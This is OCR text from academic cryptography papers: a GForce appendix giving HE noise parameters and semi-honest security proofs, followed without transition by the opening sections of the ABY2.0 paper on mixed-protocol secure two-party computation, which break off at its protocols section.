SEAL's manual [12] suggests the noise bound after these operations is $B^{\mathsf{Eval}} = B^{\mathsf{Enc}} \cdot knp$, where k is the number of addition over the ciphertexts. For our DGK bit-comparison protocol, k roughly equals the bit-length $\ell \approx 20$. Hence, B^{Eval} is about 78 bits. The largest k occurs in our VGG-16's fully-connected layer, which is up to $k \approx 2^{10}$, and the corresponding

B^{Eval} is about 98 bits.

For 128-bit security, as suggested by the smudging lemma [1], we add extra 128 bits to the noise bound B^{Eval} for smudging noise, meaning that B^{Smud} should be at least 206 for DGK bit-comparison and 226 for the other protocols. For 128-bit security and $n = 16384$, we follow SEAL's recommendation to pick a 438-bit coefficient modulus. B^{Smud} should be smaller than it to prevent incorrect decryption. Hence, we set B^{Smud} to be 330 bits to leave a safety margin for security while avoiding B^{Smud} being too large for correct decryption.[6]

D Security Proofs for Our Protocols

We use the simulation-based security definition for two-party computation. Our goal is to exhibit a PPT simulator $\mathsf{Sim}_{\mathsf{role}}$ for party $\mathsf{role} \in \{\mathsf{S}, \mathsf{C}\}$ taking its private input $\mathsf{in}_{\mathsf{role}}$, its private output $\mathsf{out}_{\mathsf{role}}$, and the leakage $\mathsf{leak}_{\mathsf{role}}$ it could learn from the protocol to be proven, which can generate a view computationally indistinguishable from $\mathsf{View}_{\mathsf{role}}$, its view in a real protocol invocation, *i.e.*, $\mathsf{View}_{\mathsf{role}} \approx_c \mathsf{Sim}(\mathsf{in}_{\mathsf{role}}, \mathsf{out}_{\mathsf{role}}, \mathsf{leak}_{\mathsf{role}})$.

Due to the page limit, we only show the security proof of our AHE-to-SOS transformation for its central role in GForce, which leads to the proof for the GForce as a whole. For other protocols, we mostly only highlight the intuition for the simulation or rely on the security arguments of the original protocols in the respective papers.

D.1 Security of AHE-to-SOS Transformation

Theorem 4. The protocol obtained from our AHE-to-SOS transformation remains secure against a semi-honest server or client in that it does not leak more than the original protocol.

Security Proof against a Corrupted Client. The simulator $\mathsf{Sim}(\mathsf{in}_{\mathsf{C}}, \mathsf{out}_{\mathsf{C}}, \mathsf{leak}_{\mathsf{C}})$ can be constructed with leakage $\mathsf{leak}_{\mathsf{C}}$ being empty. Namely, the private input in_{C} of C is χ^{C} and its private output $\langle f(\chi)\rangle^{\mathsf{C}}$, which comes from decrypting the only protocol message $[\langle f(\chi)\rangle^{\mathsf{C}}]$ it receives from S, can be simulated by randomly picking a secret share $\langle f(\chi)\rangle^{\mathsf{C}}$ from an appropriate domain and encrypting it under $\mathsf{pk}_{\mathsf{AHE}}$.

We remark that this is a sub-protocol in which the client would probably be interacting with server S that takes the private output $\mathsf{out}_{\mathsf{S}}$ of the server as an input in a subsequent step. In this case, eventually, we need $\mathsf{out}_{\mathsf{S}}$ to simulate the subsequent view of the client (otherwise, the private output to the client is just a random value). This can be easily simulated by using the knowledge of $f(\chi)$ by $\mathsf{out}_{\mathsf{S}} = f(\chi) - \langle f(\chi)\rangle^{\mathsf{C}}$.

[6] Our security model assumes the client to be semi-honest. When C is malicious, noise flooding may provide less protection than expected. A malicious client may pick an initial noise larger than the protocol specified for encryption, making our estimation on the noise bound too small. The smudging noise cannot provide sufficient obfuscation in this case.

Security Proof against a Corrupted Server. The simulator $\mathsf{Sim}(\mathsf{in}_{\mathsf{S}}, \mathsf{out}_{\mathsf{S}}, \mathsf{leak}_{\mathsf{S}})$ can be constructed with leakage $\mathsf{leak}_{\mathsf{S}}$ being empty. Suppose the private server input is $\langle\chi\rangle^{\mathsf{S}}$, and the server randomness is r^{S}. S sees two protocol messages. The first one $[r^{\mathsf{C}}]$ can be simulated by encryption of a dummy plaintext (*e.g.*, 0) of the same size, which remains indistinguishable to S since S does not have the decryption key. The second protocol message can be easily simulated by randomly picking an element Y from an appropriate domain.

The corresponding private output of the client can be simulated given the knowledge of $f(\cdot)$ and $f(\chi)$ by $\mathsf{out}_{\mathsf{C}} = f(\chi) - f(\langle\chi\rangle^{\mathsf{S}} + Y) + r^{\mathsf{S}}$ since the simulated view based on Y and the server randomness r^{S} will make the server computes $\mathsf{out}_{\mathsf{S}} = f(\langle\chi\rangle^{\mathsf{S}} + Y) - r^{\mathsf{S}}$.

D.2 Security of SC-DGK, DGK, and Comp

Theorem 5. The vanilla DGK, Protocol 5, and its SOS version, Protocol 1, are secure against a semi-honest PPT corrupted server or client that learns nothing more than its input.

The proof of Protocol 5 can be found in the original paper [7]. Since Lines 5-9 of Protocol 5 can be aggregated into a linear function, we can use our AHE-to-SOS transformation to produce Protocol 1, which is secure by Theorem 4.

Theorem 6. Protocol 6 is secure against a semi-honest PPT corrupt server or client that learns nothing more than its input.

Protocol 6 slightly modifies the existing protocol of Veugen [26] and can be proven secure in a similar manner.

D.3 Security of GPU-Wrap and GPU-Trun

Theorem 7. GPU-Wrap and GPU-Trun (Protocols 3-4) are secure against any semi-honest, computationally bounded, corrupted server or client, *i.e.*, either one cannot learn anything other than its input and the corresponding protocol output.

We have PPT simulators $\mathsf{Sim\text{-}Wrap}_{\mathsf{S}}()$, $\mathsf{Sim\text{-}Wrap}_{\mathsf{C}}()$, $\mathsf{Sim\text{-}Trun}_{\mathsf{S}}(d)$, $\mathsf{Sim\text{-}Trun}_{\mathsf{C}}(d)$, which simulate the respective view of the server and of the client in GPU-Wrap and GPU-Trun, respectively, where d is the (public) divisor for truncation. The proof is deferred to the full version.

D.4 Security of GPU-DGK

Theorem 8. GPU-DGK (Protocol 2), as the SOS version of Comp (Protocol 6), is secure against a semi-honest PPT corrupt server or client that learns nothing more than its input.

We first note that Comp (Protocol 6) can be viewed as the secure computation of a linear function defined over the private server input $([x], [y])$ because both of its sub-protocols DGK() and Wrap() can be expressed as a linear function.

Protocol 2 is almost an AHE-to-SOS transformed version of Protocol 6. The difference is that Protocol 2 takes additive SS as inputs, *i.e.*, $\langle x \rangle$ and $\langle y \rangle$. We can still view the private function $f()$ of S, which is the private input of S, as expressed in the form of $\langle x \rangle^{\mathsf{S}}$ and $\langle y \rangle^{\mathsf{S}}$ since the only operations over them in Protocol 2 are, again, linear computations.

More specifically, the computation of z, which is to be sent to C in an encryption form originally, is now sent as an additive SS that C can recover the original value of z. Since Protocol 6 is secure, we can use its simulator to create the view, including z and the client shares of the two sub-protocols for a corrupted client. Similarly, the view for a corrupted server can also be simulated. With these simulators and the security of our AHE-to-SOS transformation, the resulting Protocol 2 is secure for computing the same linear function as its "underlying" Protocol 6.

D.5 Security of GForce

Security Proof of GForce against a Corrupted Server. We prove by hybrid games that the simulated view is indistinguishable from the server's view, which additionally includes the additive SS of all intermediate values of the underlying protocols.

- Hyb_0: We start from the real-world protocol and assume that the simulator $\mathsf{Sim}_{\mathsf{S}}$ knows S's view.
- Hyb_1: The simulator does not receive the (additive SS of) outputs of all SRT layers, but it generates them by involving the simulator of GPU-Trun with the known divisor $\{d_i\}$ as inputs.
- Hyb_2: The simulator does not receive the (additive SS of) outputs of all ReLU and maxpool layers but involves the simulators of Beaver's trick [3] and GPU-DGK to generate them.
- Hyb_4: The simulator does not receive the (additive SS of) outputs of all linear layers. It constructs the linear functions with $\{M_i\}$ and calls the simulator of the AHE-to-SOS transformation to provide the additive SS output for the linear layers.
- Hyb_5: The simulator has simulated most layers except the input layer. The view originated from the computation of the input layers is an additive SS of the input, and the simulator replaces the SS with a random value from $\mathbb{Z}_q$. Now, the view originated from the interactive computation of GForce for all layers can be simulated without knowing the query x and the result out.

Security Proof of GForce against a Corrupted Client. We prove by hybrid games that the simulated view is indistinguishable from the client's view, which additionally includes the additive SS of all intermediate values of the underlying protocols.

- Hyb_0: We start from the real-world protocol and assume that the simulator $\mathsf{Sim}_{\mathsf{C}}$ knows C's view.
- Hyb_1: The simulator does not receive the (additive SS of) outputs of all SRT, ReLU, and maxpool layers. Instead, it invokes the simulators of GPU-DGK and Beaver's trick to generate the views for ReLU and maxpool layers as Hyb_2 in the security proof for a corrupted server. For the SRT layers, it provides $\{d_i\}$ to the simulator for GPU-Trun, similar to Hyb_1 in the security proof for a corrupted server, to generate the view.
- Hyb_2: The simulator does not receive the (additive SS of) outputs of all linear layers. It treats the linear layers as linear functions and calls the simulator of our AHE-to-SOS transformation, which does not need the input of $\{M_i\}$, to generate the resulting additive SS.

ABY2.0: Improved Mixed-Protocol Secure Two-Party Computation

Arpita Patra
Indian Institute of Science

Thomas Schneider
TU Darmstadt

Ajith Suresh
Indian Institute of Science

Hossein Yalame
TU Darmstadt

Abstract

Secure Multi-party Computation (MPC) allows a set of mutually distrusting parties to jointly evaluate a function on their private inputs while maintaining input privacy. In this work, we improve semi-honest secure two-party computation (2PC) over rings, with a focus on the efficiency of the online phase.

We propose an efficient mixed-protocol framework, outperforming the state-of-the-art 2PC framework of ABY. Moreover, we extend our techniques to multi-input multiplication gates without inflating the online communication, i.e., it remains independent of the fan-in. Along the way, we construct efficient protocols for several primitives such as scalar product, matrix multiplication, comparison, maxpool, and equality testing. The online communication of our scalar product is two ring elements *irrespective* of the vector dimension, which is a feature achieved for the first time in the 2PC literature.

The practicality of our new set of protocols is showcased with four applications: i) AES S-box, ii) Circuit-based Private Set Intersection, iii) Biometric Matching, and iv) Privacy-preserving Machine Learning (PPML). Most notably, for PPML, we implement and benchmark training and inference of Logistic Regression and Neural Networks over LAN and WAN networks. For training, we improve online runtime (both for LAN and WAN) over SecureML (Mohassel et al., IEEE S&P'17) in the range 1.5×–6.1×, while for inference, the improvements are in the range of 2.5×–754.3×.

1 Introduction

Secure Multi-Party Computation (MPC) [13, 45, 98] allows n mutually distrusting parties to jointly compute a function on their private inputs. The computation guarantees i) privacy– no set of t corrupt parties can learn more information than the output, and ii) correctness– corrupt parties cannot force others to accept a wrong output. Due to its immense potential, MPC can be used for solving real-life applications such as privacy-preserving auctions [77] and remote diagnostics [23], secure genome analysis [14, 96], and recently in the domain of privacy-preserving machine learning (PPML) [16, 27, 30, 31, 52, 57, 67, 75, 84, 91, 101].

MPC protocols can be broadly classified into low-latency [28, 46, 74, 81, 97] and high-throughput [4, 27, 30, 31, 67, 84] categories. The low-latency protocols are built using Yao's garbled circuits (GC) [10, 66, 97–99] and result in constant-round solutions. Secret-sharing (SS) based solutions have been used for high-throughput protocols, but require a number of communication rounds linear in the multiplicative depth of the circuit. However, less communication than GC-based protocols facilitates several instances of SS-based protocols to be executed in parallel, leading to high throughput. The characteristics of the categories mentioned above put forth the need for a mixed-protocol framework [31, 39, 73, 75, 92], where the protocol is split into blocks and each block is executed in one of the following three worlds: i) Arithmetic, ii) Boolean, and iii) Yao. While the arithmetic world performs operations on ℓ-bit rings (or fields), both boolean and Yao world perform operations on bits. Also, arithmetic and boolean worlds operate using an SS-based approach while the Yao world uses a GC-based approach.

To achieve practical runtimes, several works [12, 26, 27, 30, 31, 38, 61, 67, 91] considered the paradigm of having an *input-independent* setup phase where the parties generate a lot of correlated randomness (e.g., Beaver multiplication triples [8]) which are then used in the *input-dependent* online phase to enable a very fast computation on the parties' inputs. Moreover, the benchmarking results of [94] and the works of [17, 34, 35, 37, 39] have showcased the efficiency improvements of protocols compared to rings over their field counterparts. The 32/64-bit computations done in standard CPUs, emulating ring operations, allow for very simple and efficient implementations.

In this work, we focus on the specific problem of secure two-party computation (2PC) [38, 39] with mixed protocols over rings. Our aim is to minimize the online communication and rounds keeping high throughput as our end-goal.

1.1 Our Contributions

We propose an efficient mixed-protocol framework for secure 2PC over an ℓ-bit ring. Our protocols are secure against a *semi-honest* adversary and use an *input-independent* setup. We build several building blocks with the focus on online efficiency. Our contributions can be summed up as follows:

2PC (§3). We propose an efficient 2PC protocol over ℓ-bit rings, requiring a communication of just 2 ring elements per multiplication in the online phase. Our construction relies on Beaver's circuit randomization technique [8] (§3.1.1), but uses a different perspective of the technique. Moreover, our protocol helps in realising efficient primitives as will be shown in §5. We believe that our new perspective can bring several further optimizations where Beaver's randomization technique is currently being used.

Protocol	Ref.	Setup	Online	
		Comm [bits]	Comm [bits]	Rounds
MULT $z = ab$	[39]	$2\ell(\kappa+\ell)$	4ℓ	**1**
	[12]	$2\ell(\kappa+\ell)$	$\mathbf{2\ell}$	**1**
	[78]	$2\ell(\kappa+\ell)$	4ℓ	**1**
	ABY2.0	$2\ell(\kappa+\ell)$	$\mathbf{2\ell}$	**1**
MULT3 $z = abc$	[39]	$4\ell(\kappa+\ell)$	8ℓ	2
	[12]	$4\ell(\kappa+\ell)$	4ℓ	2
	[78]	$8\ell(\kappa+\ell)$	6ℓ	**1**
	ABY2.0	$8\ell(\kappa+\ell)$	$\mathbf{2\ell}$	**1**
MULT4 $z = abcd$	[39]	$6\ell(\kappa+\ell)$	12ℓ	2
	[12]	$6\ell(\kappa+\ell)$	6ℓ	2
	[78]	$22\ell(\kappa+\ell)$	8ℓ	**1**
	ABY2.0	$22\ell(\kappa+\ell)$	$\mathbf{2\ell}$	**1**

Table 1: Comparison of ABY2.0 and existing works for 2PC protocols. Best values for the online phase are marked in bold.

Tab. 1 shows our improvement over previous works. For 2-input multiplication, we achieve the same complexity as [12], but using a completely different approach. Moreover, for an N-input multiplication gate, our solution has a *constant* cost of 2 ring elements and one round of interaction. This is a massive improvement over [78], where they require communication of $2N$ ring elements. Round complexity wise, the naive method of multiplying N elements by taking two at a time requires $\log_2(N)$ online rounds and overall communication of $4(N-1)$ ring elements for [39] and $2(N-1)$ for [12].

Mixed Protocol Conversions (§4). The mixed world conversions, that enable easy transition between Arithmetic (**A**), Boolean (**B**) and Yao (**Y**) sharing, are now celebrated in the literature [3, 26, 57, 75, 91] due to their potential in building practically-efficient protocols. We propose a new set of conversions that outperform the state-of-the-art conversions of ABY [39] in the online phase. Our solution reduces the number of online rounds of ABY from 2 to 1 for most of the conversions. We achieve this because, in contrast to ABY, we forgo OTs in the online phase of our conversions.

Tab. 2 provides the concrete costs for the mixed protocol conversions. The conversion from sharing type S to sharing type D is denoted as $S2D$, where $S, D \in \{\mathbf{A}, \mathbf{B}, \mathbf{Y}\}$. For the setup phase, we use correlated OTs (cOT) [5] which incur a communication of $\ell+\kappa$ bits per cOT on ℓ-bit strings, where κ is the computational security parameter. It is evident from Tab. 2 that for all except the Y2B conversion, our conversions outperform ABYs' in the online phase.

Conv.	Ref.	Setup	Online	
		Comm [bits]	Comm [bits]	Rounds
Y2B	ABY [39]	0	**0**	**0**
	ABY2.0	ℓ	ℓ	1
B2Y	ABY [39]	$2\ell\kappa$	$\ell\kappa+\ell$	2
	ABY2.0	$2\ell\kappa$	$\boldsymbol{\ell\kappa}$	**1**
A2Y	ABY [39]	$4\ell\kappa$	$2\ell\kappa+\ell$	2
	ABY2.0	$4\ell\kappa$	$\boldsymbol{\ell\kappa}$	**1**
Y2A	ABY [39]	$2\ell\kappa$	$(\ell^2+3\ell)/2$	2
	ABY2.0	$3\ell\kappa+2\ell$	$\boldsymbol{\ell}$	**1**
A2B	ABY [39]	$4\ell\kappa$	$2\ell\kappa+\ell$	**2**
	ABY2.0	$4\ell\kappa+\ell$	$\boldsymbol{\ell\kappa+\ell}$	**2**
B2A	ABY [39]	$\ell\kappa$	$(\ell^2+\ell)/2$	2
	ABY2.0	$\ell\kappa+\ell^2$	$\mathbf{2\ell}$	**1**

Table 2: Comparison of ABY2.0 and ABY for the conversions. The values are reported for ℓ-bit values. Best values for the online phase are marked in bold.

Building Blocks (§5). We propose efficient constructions for widely-used building blocks that include Scalar Product, Depth-Optimized Circuits, Matrix Multiplication, Comparison, Non-linear Activation functions, and Maxpool. The highlights include:

– *Scalar Product (§5.1):* Our new protocol incurs an online communication that is *independent* of the vector dimension n. This feature is achieved for the first time in the 2PC literature. Concretely, we require communication of just 2 ring elements as opposed to $4n$ elements of [39]. Since scalar product forms an essential building block for most of the widely used ML algorithms [27, 30, 31, 56, 73, 75, 91] such as Linear Regression, Logistic Regression, and Clustering, our solution substantially improves the performance of their secure 2PC implementations by several orders of magnitude.

– *Matrix Multiplication (§5.2):* Matrix multiplication is the fundamental building block in most ML algorithms. For instance, the linear layer in a Neural Network (NN) as well as the convolution operation in a Convolutional Neural Network [95] can be viewed as an instance of matrix multiplication. We extend the 2PC multiplication protocol to support vector operations and provide an efficient matrix multiplication protocol.

– *Depth Optimized Circuits (§5.3):* The Parallel Prefix Adder (PPA) [7, 47] used in the recent PPML literature [73] incurs a multiplicative depth of $\log_2(\ell)$ since it uses two-input AND gates only. We propose round efficient PPA constructions using a combination of two, three, and four input AND gates.

For a 64-bit ring, our solution has 2× fewer rounds and also less online communication compared to the PPA used in [73].

– *Comparison (§5.4):* Our new protocol for checking less than relation improves the online communication of the comparison protocol of [78] by 6× and reduces the number of online rounds from 4 to 3.

– *Maximum of three elements (§5.7):* Our new protocol improves the online communication of [78] by 14× while reducing the online rounds from 5 to 4.

– *Equality Test (§5.10):* Our new protocol for checking the equality of two ℓ-bit values, improves the online rounds of [87] from $\log_2(\ell)$ to $\log_4(\ell)$.

Applications (§6). The practicality of our constructions are showcased in these four popular applications:

– *AES S-box (§6.2):* Using our protocol for 3-input multiplication, we obtain an S-box with an AND-depth of 3 instead of 4 before. This improves the online round complexity of AES by factor 1.33×.

– *Circuit-based PSI (§6.3):* Using our efficient equality testing protocol, we improve the online communication of the state-of-the-art circuit-based PSI [87] by 2.35× and the online round complexity by 1.3×.

– *Biometric Matching (§6.4):* We propose a round-optimized as well as a communication-optimized solution for computing the minimum Euclidean distance, which forms the core for biometric matching. For the round-optimized variant, we improve over ABY [39] by 2.2× in communication and 1.6× in rounds in the online phase. Similarly, for the communication-optimized variant, we improve over [78] by 20.8× in communication and 1.3× in rounds.

– *Privacy-Preserving Machine Learning (§6.5):* Here we implement the training and inference of Logistic Regression and Neural Networks in a LAN and a WAN setting and benchmarked over datasets with various feature sizes.

Algorithm	Ref.	LAN		WAN	
		TP (x10^4)	Improvem.	TP (x10^4)	Improvem.
Logistic Regression	[75]	1,344.4	**31.5×**	4.0	**9.9×**
	ABY2.0	**42,372.4**		**39.9**	
Neural Networks	[75]	43.0	**716.0**×	0.1	**710.7**×
	ABY2.0	**30,797.0**		**92.39**	

Table 3: Comparison of the online throughput (TP) of ABY2.0 and SecureML [75] for inference on the MNIST [70] dataset.

For training, we obtain online runtime improvements over SecureML [75] in the range 2.7×–6.1× for LAN and 1.5×–2.8× for WAN. For inference, we used *throughput* as one metric to capture the effect of runtime and communication utilization in a single shot. Our improvement for inference ranges from 7.9×–754.3× for LAN, while it ranges from 2.5×–753.2× for WAN. Tab. 3 provides the concrete details for inference over the MNIST [70] dataset.

1.2 Related Work

Here, we provide a concise summary of related work. More details on the preliminaries are given in §A.

Secret Sharing (SS). The works of [38,61] proposed efficient SS-based solutions for the dishonest majority setting over fields, which was then extended to the ring setting in [33]. The solution involves the generation of Beaver multiplication triples [8] in the setup phase and evaluation of the circuit (multiplication gates) in the online phase using the generated triples. For the 2PC case, the aforementioned approach requires two public reconstructions among the parties per multiplication gate in the online phase. In contrast, we require only one public reconstruction among the parties. Later, works like [59, 60, 79] focused on improving the setup cost using techniques like Oblivious Transfer (OT) and Homomorphic Encryption (HE). [12] improved the number of public reconstructions required in the online phase from two to one using a function-dependent preprocessing, but requires additional communication of four ring elements in the preprocessing phase.

Multi-Input Multiplication. In the boolean setting, [40] extended two-input AND gates to the general N-input case using lookup tables. Recently, [78] extended the multiplication from two-input to arbitrary input using Beaver triple extension with a focus on minimizing the online rounds. However, the online communication of [78] scale with the fan-in of the multiplication gates as opposed to ours, where we achieve an online communication of 2 ring elements.

Mixed-Protocol Conversions. Mixed 2PC protocols that combine GC-based and SS-based approaches benefit from their respective advantages and were used in many privacy-preserving applications such as face recognition [49], fingerprint recognition [24], biometric matching [39], and machine learning [57, 73, 75, 91]. The first mixed-protocol framework for MPC was TASTY [49, 65], which combined garbled circuits with homomorphic encryption. ABY [39] then proposed an efficient framework in the semi-honest model combining state-of-the-art 2PC approaches based on Arithmetic sharing, Boolean sharing, and GCs. The work of [92] shows conversions between MPC based on arithmetic secret sharing and garbled circuits with malicious security. Later, the ABY framework was extended to the three and four party honest-majority setting by [31, 73]. HyCC [26] provides a compiler to automatically partition a function (specified in ANSI C) into sub-functions such that each sub-function is evaluated with either Arithmetic sharing, Boolean sharing or Garbled Circuits (GC).

2 Preliminaries

Here, we describe our security model and the parameters and notations used. More details along with a brief overview of the state-of-the-art 2PC protocols are given in §A.

Semi-honest Security Model. In this work, we consider a semi-honest (aka passive) adversary [32, 53, 100], who is "honest-but-curious". The adversary is guaranteed to follow the protocol steps but will try to learn additional information from the messages that he has seen during the protocol execution. Though not the strongest model, this model forms the first step towards achieving protocols with stronger security guarantees [6, 29, 68, 71]. Also, the setting facilitates practically-efficient protocols with higher performance especially for PPML applications [30, 75, 91]. In practical scenarios where the computation is outsourced to a set of servers, the reputation of the servers forces them to behave semi-honestly. Moreover, in many application scenarios, semi-honest behaviour can be enforced by attestation using tools like Intel SGX or ARM TrustZone. We refer the reader to [44] for details on the model.

Parameters and Notation. In our framework, we have two parties $\mathcal{P} = \{P_0, P_1\}$ who are connected by a bidirectional synchronous channel (eg. instantiated via TLS over TCP/IP). Our protocols are designed to work over an ℓ-bit ring denoted by $\mathbb{Z}_{2^\ell}$. κ denotes the computational security parameter. In our implementation, we use $\ell = 64$ and $\kappa = 128$.

For two vectors $\vec{a}, \vec{b}$ of length n, the scalar dot product is denoted by $\vec{a} \odot \vec{b} = \sum_{j=1}^{\mathsf{n}} \mathsf{a}_j \mathsf{b}_j$. Here a_j and b_j denote the j^{th} elements of vectors $\vec{a}$ and $\vec{b}$ respectively. For a bit $\mathsf{u} \in \{0,1\}$, $\overline{\mathsf{u}}$ denotes the complement value $1 \oplus \mathsf{u}$. For two matrices $\mathbf{A}, \mathbf{B}$, matrix multiplication is denoted by $\mathbf{A} \circ \mathbf{B}$. Table 4 depicts notation that we use throughout the paper.

P_0, P_1	Parties performing secure computation
$\mathbb{Z}_{2^\ell}$	Ring of size ℓ bits; $\ell = 64$ in this work
κ	Symmetric security parameter; $\kappa = 128$ in this work
a_j	j-th element of vector $\vec{a}$
$\vec{a} \odot \vec{b}$	Scalar dot product between two vectors $\vec{a}$ and $\vec{b}$
$\mathbf{A} \circ \mathbf{B}$	Multiplication of two matrices $\mathbf{A}$ and $\mathbf{B}$
$[\mathsf{v}]_i$	$[\cdot]$-sharing of $\mathsf{v} \in \mathbb{Z}_{2^\ell}$ held by P_i s.t. $\mathsf{v} = [\mathsf{v}]_0 + [\mathsf{v}]_1$
$\langle \mathsf{v} \rangle_i = ([\delta_\mathsf{v}]_i, \Delta_\mathsf{v})$	$\langle \cdot \rangle$-sharing of $\mathsf{v} \in \mathbb{Z}_{2^\ell}$ held by P_i s.t. $\mathsf{v} = \Delta_\mathsf{v} - [\delta_\mathsf{v}]_1 - [\delta_\mathsf{v}]_0$
$t \in \{A, B, Y\}$	Type of sharing: **A**rithmetic, **B**oolean, or **Y**ao
$x^s = s2t(x^t)$	Sharing conversion from source s to target t
OT	Oblivious Transfer
HE	Homomorphic Encryption
cOT_ℓ^n	n instances of Correlated OT on ℓ-bit strings
MSB/LSB	Most / Least Significant Bit
FPA	Fixed-point Arithmetic
SED	Squared Euclidean Distance

Table 4: Notations used throughout this paper.

Our protocols are cast into an *input-independent* setup phase and an *input-dependent* online phase. To enable parties to non-interactively sample a random value, parties perform a one-time key-setup that establishes random keys among them for a pseudo-random function (PRF) which can be instantiated, for instance, using AES in counter mode. Towards this, each party P_i for $i \in \{0,1\}$ samples a random key $K_i \in_R \{0,1\}^\kappa$ and sends it to the other party. The shared key is now defined as $K = K_0 + K_1$.

For applications such as machine learning where the inputs are decimal numbers, we use the Fixed-Point Arithmetic (FPA) representation [27, 30, 31, 73, 75] to embed the value in the underlying ring. Decimal value is treated as an ℓ-bit integer in signed 2's complement representation. The most significant bit (MSB) represents the sign while the least significant x bits represent the fractional part. For our implementation, we use $\ell = 64$ and $x = 13$.

3 2PC in Arithmetic, Boolean & Yao World

The contribution of this section is our new 2PC over ring $\mathbb{Z}_{2^\ell}$. This construction gives us a new 2PC in the arithmetic world and in the Boolean world. The latter is easily derived by having $\ell = 1$. The 2PC in Yao's world is borrowed from ABY [39]. Below, we start with our new 2PC over $\mathbb{Z}_{2^\ell}$. We describe the secret-sharing semantics, the sharing and reconstruction protocols, and the multiplication protocols (both for setup and online phase) with various fan-ins. Our final 2PC for any functionality represented over an arithmetic circuit over $\mathbb{Z}_{2^\ell}$ can be obtained by running the following steps in sequence: (a) sharing all the inputs via the sharing protocols, (b) gate by gate evaluation (using linearity of our secret sharing and the multiplication protocols) and (c) output reconstruction via the reconstruction protocol.

3.1 2PC in Arithmetic World

We provide the details for our 2PC scheme here. Before going into the details, we present a high-level overview of our scheme and a side-by-side comparison with the well-known Beaver's circuit randomization technique [8]. Our protocol, inspired by the 3PC protocol of ASTRA [30], achieves a communication similar to [12]. The highlight of our protocol is its effectiveness towards efficient realisations for multiple input multiplication gates and dot product operations as will be explained in §3.1.4 and §5.1 later.

3.1.1 High-level Overview of Our 2PC over Ring

Consider two parties P_0, P_1 with values a, b additively shared among them who want to compute a multiplication gate with output $\mathsf{c} = \mathsf{a} \cdot \mathsf{b}$.

Beaver's Technique [8] on Gate Inputs (cf. left of Fig. 1). In 2PC, there has been a lot of works [38, 39, 57, 61, 91] that use Beaver's [8] circuit randomization technique to compute the product $\mathsf{a} \cdot \mathsf{b}$. In this technique (cf. left side of Fig. 1), the inputs of the multiplication gate are randomized first and the corresponding correlated randomness is generated independently (preferably in a setup phase). In detail, parties interactively generate an additive sharing of the multiplication triple $(\delta_\mathsf{a}, \delta_\mathsf{b}, \delta_\mathsf{ab})$ with $\delta_\mathsf{ab} = \delta_\mathsf{a}\delta_\mathsf{b}$ during the setup phase before the actual inputs are known. Now, we can write

$$\begin{aligned} \mathsf{a} \cdot \mathsf{b} &= ((\mathsf{a} + \delta_\mathsf{a}) - \delta_\mathsf{a})((\mathsf{b} + \delta_\mathsf{b}) - \delta_\mathsf{b}) \\ &= (\mathsf{a} + \delta_\mathsf{a})(\mathsf{b} + \delta_\mathsf{b}) - (\mathsf{a} + \delta_\mathsf{a})\delta_\mathsf{b} - (\mathsf{b} + \delta_\mathsf{b})\delta_\mathsf{a} + \delta_\mathsf{ab}. \end{aligned}$$

Let $\Delta_a = (a + \delta_a)$ and $\Delta_b = (b + \delta_b)$ be the randomized versions of the input values of a multiplication gate. Then, during the online phase, parties locally compute an additive sharing of Δ_a using additive shares of a and δ_a. Similarly, an additive sharing of Δ_b is computed. This is followed by the parties mutually exchanging the shares of Δ_a and Δ_b to enable public reconstruction of Δ_a and Δ_b. Then using the above equation, parties can locally compute a sharing of $a \cdot b$. Note that this method requires communicating 4 elements per multiplication (2 elements per reconstruction). We observe that the communication is required for enabling parties to obtain the value of Δ_a and Δ_b in clear.




Figure 1: High level overview of Beaver's [8] and **ABY2.0**

Our Technique on Gate Outputs (cf. right of Fig. 1). With this insight, we modify the sharing semantics so that the parties are ensured to have the Δ value as a part of their share, corresponding to every wire value (including the inputs of a multiplication gate). As a result, the reconstructions of Δ_a and Δ_b are no longer required. This may give the wrong impression that no communication is required for evaluating a multiplication gate. It is true that now the parties can locally evaluate the additive sharing of $c = a \cdot b$. But in order to proceed further, a sharing for c according to the new sharing semantics needs to be generated. This requires both parties to obtain Δ_c in clear. Hence, the parties locally compute an additive sharing of Δ_c using the shares of c computed earlier and mutually exchange their shares to reconstruct Δ_c.

Our technique, in summary, shifts the need of reconstruction (which alone causes communication for a multiplication gate) from per input wire to the *output* wire alone for a multiplication gate. For a traditional 2-input multiplication gate, we reduce the number of reconstructions (each involves sending 2 elements) from 2 to 1. As a result, we improve communication by a factor of $2\times$. The impact is much higher for an N-input multiplication gate (cf. §3.1.4) and a scalar product of two N-dimensional vectors (cf. §5.1). For scalar product, Beaver's circuit re-randomization required $2N$ reconstructions, whereas our techniques need a *single* one, offering a gain of $2N\times$. Our constructions can be generalized to the n-party scenario (which is out of scope for this work) and bring a significant pay-off, as the cost per reconstruction depends linearly on the number of parties.

3.1.2 Sharing Semantics

$[\cdot]$-sharing. A value $v \in \mathbb{Z}_{2^\ell}$ is said to be $[\cdot]$-shared among $\mathcal{P}$, if party P_i for $i \in \{0,1\}$ holds $[v]_i$ such that $v = [v]_0 + [v]_1$.

$\langle\cdot\rangle$-sharing. A value $v \in \mathbb{Z}_{2^\ell}$ is said to be $\langle\cdot\rangle$-shared among $\mathcal{P}$, if there exist values $\delta_v, \Delta_v \in \mathbb{Z}_{2^\ell}$ such that i) δ_v is $[\cdot]$-shared among P_0, P_1, ii) $\Delta_v = v + \delta_v$, and iii) Δ_v is known to both P_0, P_1 in clear. We denote the shares of individual parties as $\langle v\rangle_i = ([\delta_v]_i, \Delta_v)$ for $i \in \{0,1\}$.

We use $\delta_{v_1 \ldots v_n}$ to represent the product $\delta_{v_1}\delta_{v_2}\cdots\delta_{v_n}$. Similarly, $\Delta_{v_1 \ldots v_n}$ represents $\Delta_{v_1}\Delta_{v_2}\cdots\Delta_{v_n}$.

3.1.3 Protocols

